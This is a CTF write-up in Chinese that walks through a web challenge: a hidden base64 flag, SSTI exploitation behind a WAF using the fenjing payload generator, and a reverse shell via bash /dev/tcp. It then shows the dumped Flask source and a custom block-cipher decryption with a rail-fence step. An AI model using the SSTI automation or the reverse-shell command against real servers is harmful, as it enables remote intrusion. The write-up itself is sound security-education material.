
查看网页源代码，提示第一个Flag在看得见的地方：


```
▶<div class="row">…</div> flex
</body>
</html>
<!-- 偷偷告诉你，其中一个Flag藏在你看得见的地方哦！ -->
```

提交答案进入隐藏关卡：



隐藏关查看网页源代码，发现异常的integrity属性值，这个属性值一般应该是个哈希值，这里是base64：

复制下来解码得到Flag[0]：



判断是SSTI，并且存在waf：

SSTI一把梭反弹shell：

```python
import functools
import time
import requests
from fenjing import exec_cmd_payload


```

```python
url = "http://101.200.138.180:16356/evlelLL/646979696775616e"
# session=eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.ZkQrdg.TTUE-T5iRTAmIfSy5szAO9ZMgkA
cookies = {
    'session': 'eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.ZkQrdg.TTUE-T5iRTAmIfSy5szAO9ZMgkA'
}


@functools.lru_cache(1000)
def waf(payload: str):  # 如果字符串s可以通过waf则返回True, 否则返回False
    time.sleep(0.02) # 防止请求发送过多
    resp = requests.post(url, headers=headers, cookies=cookies, timeout=10, data={"iIsGod": payload})
    # print(resp.text)
    return "大胆" not in resp.text


if __name__ == "__main__":
    shell_payload, will_print = exec_cmd_payload(
        waf, 'bash -c "bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/2336 0>&1"'
    )
    if not will_print:
        print("这个payload不会产生回显！")

    print(f"{shell_payload=}")
```

跑出来payload并发送：

```
[redacted]~# nc -lvvp 2336
Listening on 0.0.0.0 2336
Connection received on 101.200.138.180 36640
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
god@2f643a163813:/usr/src/app$
```

读到Flag[2]和Flag[1]：

```
god@2f643a163813:/usr/src/app$ ls
ls
GPdmn8Cx5F
app.py
level
mNSHk
requirements.txt
static
templates
god@2f643a163813:/usr/src/app$ cat GP*
cat GP*
Flag[2]: CA_Nr8BVcwgod@2f643a163813:/usr/src/app$
```

```
god@2f643a163813:/usr/src/app$ cat mN*/*
cat mN*/*
Flag[1]: SNNH^95KSKgod@2f643a163813:/usr/src/app$
```

源码dump下来，审计：

```python
# -*- coding: utf-8 -*-
from flask import Flask, request, render_template, render_template_string, jsonify, session, redirect, url_for, current_app
from level import level
app = Flask(import_name=__name__,
            static_url_path='/static',
            static_folder='static',
            template_folder='templates')
app.secret_key = 'GVASDGDJGHiAsdfgmkdfjAhSljkD.IjOdrgSsddggkhukDdHAGOTJSFGLDGSADASSGDFJGHKJFDG ' # 随机生成的安全秘钥
@app.route('/')
@app.route('/index')
def index():
    # Session存储在服务器上，而Cookie存储在用户浏览器上
    session.pop('answers_correct', None) # 从session中移除'answers_correct'键，否则返回None
    return render_template('index.html') # 通过render_template函数渲染并返回index.html模板
@app.route('/submit-answers', methods=['POST'])
def submit_answers():
    # 从POST请求中获取答案并判断是否与正确答案匹配
    answer1 = request.form.get('answer1')
    answer2 = request.form.get('answer2')
    answer3 = request.form.get('answer3')
    correct_answers = {'answer1': 'VN', 'answer2': '卡莎', 'answer3': '小狗'}
    # 如果全部匹配，设置session 'answers_correct'为真并返回一个表示成功的JSON响应
    if answer1 == correct_answers['answer1'] and answer2 == correct_answers['answer2'] and answer3 == correct_answers['answer3']:
        session['answers_correct'] = True
        return jsonify(success=True)
    # 如果不匹配，返回一个包含错误信息的JSON响应
    else:
        return jsonify(error='对神的膜拜不够虔诚！伟大的神决定再给你一次机会，务必好好珍惜！')
```



```python
@app.route('/evlelLL/<path:hex_str>', methods=['GET', 'POST'])
def level1(hex_str):
    # 检查用户是否已经通过验证
```

```python
    if not session.get('answers_correct'):
        return redirect(url_for('caught')) # 如果用户session中不存在'answers_correct'键（即未通过验证），重定向用户到'caught'路由对应的页面
    decoded_str = ''  # 在这里初始化decoded_str
    try:
        # 尝试将16进制字符串解码为字节，然后解码为utf-8格式的字符串
        decoded_str = bytes.fromhex(hex_str).decode('utf-8')
    except ValueError:
        # 如果出现解码错误，可能是因为提供的不是有效的16进制字符串
        lev = 100
    # 设置lev的值
    if decoded_str == 'diyiguan':
        lev = 1
    elif decoded_str == 'meixiangdaoba':
        lev = 2
    else:
        lev = 100
    if request.method == "GET": # 如果当前请求是GET方法，函数将渲染并返回level.html模板
        if lev == 1:
            message = "恭喜你发现隐藏关卡！"
            placeholder = "该提交什么呢？我可能会告诉你一些有用的信息喔！"
        elif lev == 2:
            message = "不愧是你！第二关就在这里喔！"
            placeholder = "这里需要输入的是什么呢？"
        elif lev == 100:
            message = "未知的关卡"
            placeholder = "似乎走错了地方"
        return render_template("level.html", level=lev, message=message, placeholder=placeholder)
    try:
        custom_message_1 = "\n恭喜你！请同时收好通往最终虚空的第一条必备信息：ch4Os_\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n"
        custom_message_1_1 = "ZTU4MWI3ZTU4MWI3ZTU5MThhZThhZjg5ZTRiZGEwZWZiYzhjZTU4NWI2ZTVhZTllZThiZjk4ZTY5Yzg5ZTU4ZmE2ZTVhNDk2ZTRiODgwZTU4NWIzZWZiYzgx" + \
                             "NmQ2NTY5Nzg2OTYxNmU2NzY0NjE2ZjYyNjE="
        custom_message_2 = "\n恭喜你！请同时收好通往最终虚空的第二条必备信息：_xi4oHmdm"
        custom_message_3 = "\n将两条必备信息连接起来，然后访问吧！"
        code = request.form.get('iIsGod') # 从POST请求的表单数据中获取名为iIsGod的字段值
        level_func = 'level' + str(lev) # 动态构建字符串，用于表示函数名
        call_obj = getattr(level, level_func) # 从level模块获取名为level_func的函数
        res = call_obj(code) # 将获取到的iIsGod字段值作为参数传递给上述函数
        current_app.logger.info("攻击Payload：%s", res)  # 使用Flask的日志记录功能打印结果
        rendered_content = render_template_string("神说：%s" % res) # 将执行结果res嵌入到字符串中，并使用render_template_string渲染
        rendered = render_template_string("%s" % res)
        current_app.logger.info("回显内容：%s", rendered_content)  # 使用Flask的日志记录功能打印结果
        # 添加不同关卡的回显逻辑
```

```
        if lev == 1 and (res == rendered or "Flag[1]:" in rendered_content or "_frozen_importlib_external.FileLoader" in rendered_content or "[&#39;&lt;&#39;, &#39;C&#39;, &#39;o&#39;, &#39;n&#39;, &#39;f&#39;, &#39;i&#39;, &#39;g&#39;," in rendered_content):
        # if lev == 1: # debug
            current_app.logger.info("第一关的安全结果：%s", rendered_content)
            if "Flag[1]:" in rendered_content:
                rendered_content = rendered_content + custom_message_1 + custom_message_1_1
                return rendered_content
        elif lev == 2 and (res == rendered or "Flag[2]:" in rendered_content):
        # elif lev == 2: # debug
            current_app.logger.info("第二关的安全结果：%s", rendered_content)
            if "Flag[2]:" in rendered_content:
                rendered_content = rendered_content + custom_message_2 + custom_message_3
                return rendered_content
        else:
            return "神说：\n" + \
                   "🎉看来你的努力已经看到了回报呢~\n" + \
                   "🐱但是，就像猫咪对着悬挂的线团，有些秘密是触碰不得的喵~\n" + \
                   "🌟我赞赏你的聪明才智，但秘密还是秘密，不可以全部告诉你喔~\n" + \
                   "😉继续探索吧，谁知道下一个转角会遇见什么呢？"
    except Exception as e:
        return "好像不太对，再试试~"
@app.route('/caught')
def caught():
    return "逮到你了！不可以在未经允许的情况下访问喵~"
@app.route('/ch4Os__xi4oHmdm', methods=['GET'])
def chaos_1():
    html_content = f'''
<pre>
from Crypto.Util.Padding import pad
from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as l2b
from Crypto.Random import get_random_bytes
from enum import Enum
class Mode(Enum):
    ECB = 0x01
    CBC = 0x02
    CFB = 0x03
class Cipher:
    def __init__(self, key, iv=None):
        self.BLOCK_SIZE = 64
        self.KEY = [b2l(key[i:i+self.BLOCK_SIZE//16]) for i in range(0, len(key), self.BLOCK_SIZE//16)]
        self.DELTA = 0x9e3779b9
        self.IV = iv
        self.ROUNDS = 64
        if self.IV:
            self.mode = Mode.CBC if iv else Mode.ECB
            if len(self.IV) * 8 != self.BLOCK_SIZE:
                self.mode = Mode.CFB
    def _xor(self, a, b):
        return b''.join(bytes([_a ^ _b]) for _a, _b in zip(a, b))
    def encrypt_block(self, msg):
```

```
        m0 = b2l(msg[:4])
        m1 = b2l(msg[4:])
        msk = (1 << (self.BLOCK_SIZE//2)) - 1
        s = 0
        for i in range(self.ROUNDS):
            s += self.DELTA
            m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1 >> 5) + self.KEY[(i+1) % len(self.KEY)])
            m0 &= msk
            m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) ^ (m0 + s) ^ ((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])
            m1 &= msk
        return l2b((m0 << (self.BLOCK_SIZE//2)) | m1)
    def encrypt(self, msg):
        msg = pad(msg, self.BLOCK_SIZE//8)
        blocks = [msg[i:i+self.BLOCK_SIZE//8] for i in range(0, len(msg), self.BLOCK_SIZE//8)]
        ct = b''
        if self.mode == Mode.ECB:
            for pt in blocks:
                ct += self.encrypt_block(pt)
        elif self.mode == Mode.CBC:
            X = self.IV
            for pt in blocks:
                enc_block = self.encrypt_block(self._xor(X, pt))
                ct += enc_block
                X = enc_block
        elif self.mode == Mode.CFB:
            X = self.IV
            for pt in blocks:
                output = self.encrypt_block(X)
                enc_block = self._xor(output, pt)
                ct += enc_block
                X = enc_block
        return ct
if __name__ == '__main__':
    KEY = get_random_bytes(16)
    IV = get_random_bytes(8)
    cipher = Cipher(KEY, IV)
    FLAG = b'xxxxxxxxxxxxxxxxxx'
    ct = cipher.encrypt(FLAG)
    # KEY: 336262386665633830653931323835373337356636633838356366626438613 3
    print(f'KEY: {{KEY.hex()}}')
    # IV: 6434353737333766303434646239393 1
    print(f'IV: {{IV.hex()}}')
    # Ciphertext: 1cb8db8cabe8edbbddb211f3da4869cdee3bcfb850bce808
    print(f'Ciphertext: {{ct.hex()}}')
</pre>
    '''
    return html_content
# @app.route('/encrypt', methods=['GET'])
# def chaos_2():
#     link = url_for('content', _external=True)
#     code_content = f"""
# # -*- coding: utf-8 -*-
```

```
# from <a href="{link}" style="text-decoration: none; color: black; cursor: text;">ISCC</a> import ISCC
# import base64
# secret_key = "00chaos00crypto00kyuyu00"
# iscc = <a href="{link}" style="text-decoration: none; color: black; cursor: text;">ISCC</a>(secret_key)
# flag = "Flag[3]:              xxxxxxxxxx"
# ciphertext = iscc.encrypt(flag)
# print base64.b64encode(ciphertext)
# """
#     return '<pre>' + code_content + '</pre>'
# @app.route('/PPPYthOn__cOODe', methods=['GET'])
# def content():
#     code_content = """
# # -*- coding: utf-8 -*-
# substitution_box = [54, 132, 138, 83, 16, 73, 187, 84, 146, 30, 95, 21, 148, 63, 65, 189,
#                     188, 151, 72, 161, 116, 63, 161, 91, 37, 24, 126, 107, 87, 30, 117, 185,
#                     98, 90, 0, 42, 140, 70, 86, 0, 42, 150, 54, 22, 144, 153, 36, 90,
#                     149, 54, 156, 8, 59, 40, 110, 56, 1, 84, 103, 22, 65, 17, 190, 41,
#                     99, 151, 119, 124, 68, 17, 166, 125, 95, 65, 105, 133, 49, 19, 138, 29,
#                     110, 7, 81, 134, 70, 87, 180, 78, 175, 108, 26, 121, 74, 29, 68, 162,
#                     142, 177, 143, 86, 129, 101, 117, 41, 57, 34, 177, 103, 61, 135, 191, 74,
#                     69, 147, 90, 49, 135, 124, 106, 19, 89, 38, 21, 41, 17, 155, 83, 38,
#                     159, 179, 19, 157, 68, 105, 151, 166, 171, 122, 179, 114, 52, 183, 89, 107,
#                     113, 65, 161, 141, 18, 121, 95, 4, 95, 101, 81, 156, 17, 190, 38, 84,
#                     9, 171, 180, 59, 45, 15, 34, 89, 75, 164, 190, 140, 6, 41, 188, 77,
#                     165, 105, 5, 107, 31, 183, 107, 141, 66, 63, 10, 9, 125, 50, 2, 153,
#                     156, 162, 186, 76, 158, 153, 117, 9, 77, 156, 11, 145, 12, 169, 52, 57,
#                     161, 7, 158, 110, 191, 43, 82, 186, 49, 102, 166, 31, 41, 5, 189, 27]
# def shuffle_elements(perm, items):
#     return list(map(lambda x: items[x], perm))
# def xor_sum_mod(a, b):
#     combine = lambda x, y: x + y - 2 * (x & y)
#     result = ''
#     for i in range(len(a)):
#         result += chr(combine(ord(a[i]), ord(b[i])))
#     return result
# def generate_subkeys(original):
#     permuted = shuffle_elements(substitution_box, original)
#     grouped_bits = []
#     for i in range(0, len(permuted), 7):
#         grouped_bits.append(permuted[i:i + 7] + [1])
```

```
#     compressed_keys = []
#     for group in grouped_bits[:32]:
#         position = 0
#         value = 0
#         for bit in group:
#             value += (bit << position)
#             position += 1
#         compressed_keys.append((0x10001 ** value) % 0x7f)
#     return compressed_keys
# def bytes_to_binary_list(data):
#     byte_data = [ord(char) for char in data]
#     total_bits = len(byte_data) * 8
#     binary_list = [0] * total_bits
#     position = 0
#     for byte in byte_data:
#         for i in range(8):
#             binary_list[(position << 3) + i] = (byte >> i) & 1
#         position += 1
#     return binary_list
# class ISCC:
#     def __init__(self, secret_key):
#         if len(secret_key) != 24 or not isinstance(secret_key, bytes):
#             raise ValueError("Error.")
#         self.secret_key = secret_key
#         self.prepare_keys()
#     def prepare_keys(self):
#         binary_key = bytes_to_binary_list(self.secret_key)
#         all_keys = []
#         for _ in range(8):
#             binary_key = generate_subkeys(binary_key)
#             all_keys.extend(binary_key)
#             binary_key = bytes_to_binary_list(''.join([chr(num) for num
in binary_key[:24]]))
#         self.round_keys = []
#         for i in range(32):
#             self.round_keys.append(''.join(map(chr, all_keys[i * 8: i * 8
+ 8])))
#     def process_block(self, data_block, encrypting=True):
#         assert len(data_block) == 16, "Error."
#         left_half, right_half = data_block[:8], data_block[8:]
#         for round_key in self.round_keys:
#                 left_half, right_half = right_half,
xor_sum_mod(left_half, round_key)
#         return right_half + left_half
#     def encrypt(self, plaintext):
#         if len(plaintext) % 16 != 0 or not isinstance(plaintext, bytes):
#             raise ValueError("Plaintext must be a multiple of 16 bytes.")
#         encrypted_text = ''
#         for i in range(0, len(plaintext), 16):
#             encrypted_text += self.process_block(plaintext[i:i+16], True)
#         return encrypted_text
# """
#     return '<pre>' + code_content + '</pre>'
app.run(host='0.0.0.0')
```

找到Flag[3]加密逻辑：

```
from Crypto.Util.Padding import pad
from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as l2b
from Crypto.Random import get_random_bytes
from enum import Enum
class Mode(Enum):
    ECB = 0x01
    CBC = 0x02
    CFB = 0x03
class Cipher:
    def __init__(self, key, iv=None):
        self.BLOCK_SIZE = 64
        self.KEY = [b2l(key[i:i+self.BLOCK_SIZE//16]) for i in range(0, len(key), self.BLOCK_SIZE//16)]
        self.DELTA = 0x9e3779b9
        self.IV = iv
        self.ROUNDS = 64
        if self.IV:
            self.mode = Mode.CBC if iv else Mode.ECB
            if len(self.IV) * 8 != self.BLOCK_SIZE:
                self.mode = Mode.CFB
    def _xor(self, a, b):
        return b''.join(bytes([_a ^ _b]) for _a, _b in zip(a, b))
    def encrypt_block(self, msg):
        m0 = b2l(msg[:4])
        m1 = b2l(msg[4:])
        msk = (1 << (self.BLOCK_SIZE//2)) - 1
        s = 0
        for i in range(self.ROUNDS):
            s += self.DELTA
            m0 += ((m1 << 4) + self.KEY[i % len(self.KEY)]) ^ (m1 + s) ^ ((m1 >> 5) + self.KEY[(i+1) % len(self.KEY)])
            m0 &= msk
            m1 += ((m0 << 4) + self.KEY[(i+2) % len(self.KEY)]) ^ (m0 + s) ^ ((m0 >> 5) + self.KEY[(i+3) % len(self.KEY)])
            m1 &= msk
        return l2b((m0 << (self.BLOCK_SIZE//2)) | m1)
    def encrypt(self, msg):
        msg = pad(msg, self.BLOCK_SIZE//8)
        blocks = [msg[i:i+self.BLOCK_SIZE//8] for i in range(0, len(msg), self.BLOCK_SIZE//8)]
        ct = b''
        if self.mode == Mode.ECB:
            for pt in blocks:
                ct += self.encrypt_block(pt)
        elif self.mode == Mode.CBC:
            X = self.IV
            for pt in blocks:
                enc_block = self.encrypt_block(self._xor(X, pt))
                ct += enc_block
                X = enc_block
        elif self.mode == Mode.CFB:
            X = self.IV
            for pt in blocks:
```

```
                output = self.encrypt_block(X)
                enc_block = self._xor(output, pt)
                ct += enc_block
                X = enc_block
        return ct
if __name__ == '__main__':
    KEY = get_random_bytes(16)
    IV = get_random_bytes(8)
    cipher = Cipher(KEY, IV)
    FLAG = b'xxxxxxxxxxxxxxxxxxx'
    ct = cipher.encrypt(FLAG)
    # KEY: 336262386665633830653931323835373337356636633838356366626438613 3
    print(f'KEY: {KEY.hex()}')
    # IV: 6434353737333766303434646239393 1
    print(f'IV: {IV.hex()}')
    # Ciphertext: 1cb8db8cabe8edbbddb211f3da4869cdee3bcfb850bce808
    print(f'Ciphertext: {ct.hex()}')
```

解密:

```
from Crypto.Util.Padding import pad, unpad
from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as l2b
from Crypto.Random import get_random_bytes
from enum import Enum


class Mode(Enum):
    ECB = 0x01
    CBC = 0x02
    CFB = 0x03


class Cipher:
    def __init__(self, key, iv=None):
        self.BLOCK_SIZE = 64
        self.KEY = [
            b2l(key[i : i + self.BLOCK_SIZE // 16])
            for i in range(0, len(key), self.BLOCK_SIZE // 16)
        ]
        self.DELTA = 0x9E3779B9
        self.IV = iv
        self.ROUNDS = 64
        if self.IV:
            self.mode = Mode.CBC if iv else Mode.ECB
            if len(self.IV) * 8 != self.BLOCK_SIZE:
                self.mode = Mode.CFB

        print(f"Mode: {self.mode}")

    def _xor(self, a, b):
        return b"".join(bytes([_a ^ _b]) for _a, _b in zip(a, b))

    def decrypt_block(self, ct):
        m0 = b2l(ct[:4])
        m1 = b2l(ct[4:])
```

```
        msk = (1 << (self.BLOCK_SIZE // 2)) - 1
        s = self.DELTA * self.ROUNDS
        for i in range(self.ROUNDS):
            m1 -= (
                ((m0 << 4) + self.KEY[(self.ROUNDS - 1 - i + 2) %
len(self.KEY)])
                ^ (m0 + s)
                ^ ((m0 >> 5) + self.KEY[(self.ROUNDS - 1 - i + 3) %
len(self.KEY)])
            )
            m1 &= msk
            m0 -= (
                ((m1 << 4) + self.KEY[(self.ROUNDS - 1 - i) %
len(self.KEY)])
                ^ (m1 + s)
                ^ ((m1 >> 5) + self.KEY[(self.ROUNDS - 1 - i + 1) %
len(self.KEY)])
            )
            m0 &= msk
            s -= self.DELTA
        return l2b((m0 << (self.BLOCK_SIZE // 2)) | m1)


    def decrypt(self, ct):
        blocks = [
            ct[i : i + self.BLOCK_SIZE // 8]
            for i in range(0, len(ct), self.BLOCK_SIZE // 8)
        ]
        msg = b""
        if self.mode == Mode.ECB:
            for ct_block in blocks:
                msg += self.decrypt_block(ct_block)
        elif self.mode == Mode.CBC:
            X = self.IV
            for ct_block in blocks:
                decrypted_block = self._xor(X, self.decrypt_block(ct_block))
                msg += decrypted_block
                X = ct_block
        elif self.mode == Mode.CFB:
            X = self.IV
            for ct_block in blocks:
                output = self.encrypt_block(X)
                decrypted_block = self._xor(output, ct_block)
                msg += decrypted_block
                X = ct_block
        return unpad(msg, self.BLOCK_SIZE // 8)


if __name__ == "__main__":
    KEY = bytes.fromhex(
        "336262386665633830653931323835373337356636633838356366626438613
3"
    )
    IV = bytes.fromhex("6434353737333766303434646239393 1")
    cipher = Cipher(KEY, IV)
    ct = bytes.fromhex("1cb8db8cabe8edbbddb211f3da4869cdee3bcfb850bce808")
    print(f"FLAG: {cipher.decrypt(ct)}")
```

```
    # FLAG = b'xxxxxxxxxxxxxxxxxx'
    # ct = cipher.encrypt(FLAG)
    # # KEY: 336262386665633830653931323835373337356636633838356366626438613 3
    # print(f'KEY: {{KEY.hex()}}')
    # # IV: 64343537373337663034346462393931
    # print(f'IV: {{IV.hex()}}')
    # # Ciphertext: 1cb8db8cabe8edbbddb211f3da4869cdee3bcfb850bce808
    # print(f'Ciphertext: {{ct.hex()}}')
```

```
FLAG: b'Flag[3]: CaehJST_k}'
```

4个部分连一起得到：

```
I{n_zIcCmoSFdoLEoaeoClrai_unIUCaehJST_k}
```

栅栏解密：

AmanCTF - 栅栏加密/解密

在线栅栏(RailFence)加密/解密

I{n_zIcCmoSFdoLEoaeoClrai_unIUCaehJST_k}

栏数 2 加密 解密 枚举加密 枚举解密

标准型	W型
IC{lnr_azil_cuCnmloUSCFadeohLJESoTa_eko} ILI{EUnoC_aazeelohcCJCISmrToa_SikF_}du@on@ ISCC{Flandre_oahzLiJIE_ScouTCan_melkooU} Imoie{oa_hnSeuJ_FonSzdCITlolU_cLrCkCEaa} ICLIIS{mErUTnooaC__SaiakzFe_e}ldouh@coCnJ@ IcdeiCT{Coo_a_nmLCuek_oElnh}zSorlJ@IFaaUS@ IISEC_CS{cFoluaTnCdarne__moealhkzoLoiUJ} IISEC_CS@{cFoluaT@nCdarne_@_moealhk@zoLoiUJ}@ IzmdoCileT{looal_Uh_ncSLeruCJk_CFEoanaS}	IC{lnr_azil_cuCnmloUSCFadeohLJESoTa_eko} ISCF{daonLeE_ohazeJolCSlcrTaCi__muknol}U ICChlm{orJaSnFiS_d_ouTnLzEl_UolaCkaecoe} IIE_Suoc{CanTlemnooU_CCS_Flakerdzoah}JiL IzdCITUlol{cLrC_aaECnmoiekh_ao_SeuJ}SnoF IzFe_a_euodl{coCnhkJIILCnmErUS}TCaoo_Sai l_moo_a_euCLoz{ISElnhkJlroFcnCdaaUS}TCie l_moealhkJUioLoz{ISEC_CS}TauloFcnCdarne_ l_moeruCJkSanaoLoz{ISECileT}_hU_loFcnCda